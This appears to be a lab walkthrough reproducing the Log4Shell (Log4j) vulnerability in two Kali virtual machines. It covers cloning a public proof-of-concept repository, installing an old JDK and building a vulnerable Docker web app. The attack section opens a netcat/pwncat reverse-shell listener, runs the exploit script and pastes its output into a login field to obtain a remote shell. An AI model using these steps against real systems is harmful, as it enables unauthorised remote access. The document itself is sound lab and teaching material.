Virtual Box Environment Setup

1. Downloaded Kali twice, one for the attacker machine (client) and the other is the vulnerable application (server)
2. On both machines, we git clone the github to our machines by using:
   ┌──(kali㉿kali)-[~/Desktop]
   └─$ sudo git clone https://github.com/kozmer/log4j-shell-poc.git

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo git clone https://github.com/kozmer/log4j-shell-poc.git

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
Cloning into 'log4j-shell-poc' ...
remote: Enumerating objects: 205, done.
remote: Counting objects: 100% (92/92), done.
remote: Compressing objects: 100% (39/39), done.
Receiving objects: 100% (205/205), 40.36 MiB | 1.26 MiB/s, done.
remote: Total 205 (delta 61), reused 53 (delta 53), pack-reused 113
Resolving deltas: 100% (74/74), done.
```

3. We went to https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html to find the java version that was vulnerable which was jdk-8u20-linux-x64.tar.gz and downloaded it to both machines inside the log4j-shell-poc folder
4. Then we opened up the file with command:
   ┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
   └─$ sudo tar -xf jdk-8u20-linux-x64.tar.gz
5. We checked to see what version of java we installed:
   ┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
   └─$ sudo ./jdk1.8.0_20/bin/java -version

```
┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
└─$ sudo ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
```


6. We had to now install docker to be able to use the vulnerable webapp. We updated the vulnerable machine (server) with ┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
   └─$ sudo apt update then installed docker with command: ┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
   └─$ sudo apt install -y docker.io

```
┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
└─$ sudo apt update
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 Packages [18.2 MB]
Get:3 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 Contents (deb) [41.9 MB]
Get:4 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:5 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib amd64 Contents (deb) [155 kB]
Get:6 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free amd64 Packages [212 kB]
Get:7 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free amd64 Contents (deb) [1,004 kB]
Fetched 61.5 MB in 13s (4,587 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
795 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
└─$ sudo apt install -y docker.io
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  cgroupfs-mount containerd criu libapt-pkg-perl libcommon-sense-perl libcrypt-ssleay-perl
  libdbd-mysql-perl libdbi-perl libfcgi-perl libfile-fcntllock-perl libhtml-parser-perl libintl-perl
  libintl-xs-perl libjson-xs-perl liblist-moreutils-xs-perl liblocale-gettext-perl libmodule-find-perl
  libmodule-scandeps-perl libnet-dbus-perl libnet-dns-sec-perl libnet-libidn-perl libnet-ssleay-perl
  libperl5.34 libproc-processtable-perl libsocket6-perl libsort-naturally-perl libstring-crc32-perl
  libterm-readkey-perl libtext-charwidth-perl libtext-iconv-perl libxml-parser-perl needrestart perl
  perl-base perl-modules-5.34 runc tini
Suggested packages:
  containernetworking-plugins docker-doc aufs-tools btrfs-progs debootstrap rinse rootlesskit xfsprogs
  zfs-fuse | zfsutils-linux libclone-perl libmldbm-perl libnet-daemon-perl libsql-statement-perl
  libdata-dump-perl perl-doc libterm-readline-gnu-perl | libterm-readline-perl-perl
  libtap-harness-archive-perl
The following NEW packages will be installed:
  cgroupfs-mount containerd criu docker.io libintl-perl libintl-xs-perl libmodule-find-perl
  libmodule-scandeps-perl libperl5.34 libproc-processtable-perl libsort-naturally-perl needrestart
  perl-modules-5.34 runc tini
The following packages will be upgraded:
  libapt-pkg-perl libcommon-sense-perl libcrypt-ssleay-perl libdbd-mysql-perl libdbi-perl libfcgi-perl
  libfile-fcntllock-perl libhtml-parser-perl libjson-xs-perl liblist-moreutils-xs-perl
  liblocale-gettext-perl libnet-dbus-perl libnet-dns-sec-perl libnet-libidn-perl libnet-ssleay-perl
  libsocket6-perl libstring-crc32-perl libterm-readkey-perl libtext-charwidth-perl libtext-iconv-perl
  libxml-parser-perl perl perl-base
23 upgraded, 15 newly installed, 0 to remove and 772 not upgraded.
Need to get 74.7 MB of archives.
After this operation, 320 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libapt-pkg-perl amd64 0.1.40+b1 [72.1 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libxml-parser-perl amd64 2.46-3+b1 [206 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libstring-crc32-perl amd64 2.100-1+b1 [11.8 kB]
```

7. We then built the application on the vulnerable machine (server) using the command:

```
┌──(kali kali)-[~/Desktop/log4j-shell-poc]
└─$ sudo docker build -t log4j-shell-poc .
```




8. Ensure pip is installed on the attackers machine (client) with using: sudo apt install python3-pip This is used to install python packages
9. Pwncat or netcat can be used to create the listener. If you use pwncat you can download with command: pip install pwncat


The Malicious Code Execution

1. Run the vulnerable web app on the vulnerable machine (server) with the command: ┌──(kali㉿kali)-[~/Desktop/log4j-shell-poc]
   └─$ sudo docker run --network host log4j-shell-poc
2. There is now access to 10.0.2.15:8080 that takes you to the vulnerable web page.
3. On the attacker machine, since pip was installed, now on the attacker machine, run the command: pip install -r requirements.txt This installs colorama and argparse python packages
4. Now use nc -lvnp 9001 or python3 -m pwncat -lp 4545 -m linux to create the listener.
5. Then execute the exploit with python3 poc.py --userip 10.0.2.9 --webport 8000 --lport 9001


6. Once the malicious code is executed in the “Send me: “ area, copy the code and paste it in the vulnerable website in the username field




7. Once submitted, it will state the actions have been logged
8. You can view the logs on the vulnerable machine (server) CLI of the docker run command and it will show the attempts to the website:



9. Also on the attacker machine, you can see the shell that was created between the machines because of the malicious input/code:



10. Now you have access into the machine with a shell and can continue the malicious activity.
11. Remote shell



12. Vulnerable Application